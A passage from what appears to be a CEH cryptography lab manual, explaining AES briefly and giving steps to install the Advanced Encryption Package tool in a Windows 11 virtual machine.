
The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data. AES consists of a symmetric-key algorithm: both encryption and decryption are performed using the same key. It is an iterated block cipher that works by repeating the defined steps multiple times. It has a 128-bit block size, with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively. The design of AES makes its use efficient in both software and hardware. It works simultaneously at multiple network layers.

Here, we will use the Advanced Encryption Package tool to perform file encryption.

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package** and double-click **aep.msi**.
2. **Windows Installer** initializes and the **Advanced Encryption Package Setup** window appears; click the **I accept the terms in the License Agreement** checkbox; then, click **Install**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.


Note: If a **User Account Control** pop-up appears, click **Yes**.




3. Follow the steps to install the application with default settings.

Module 20 – Cryptography

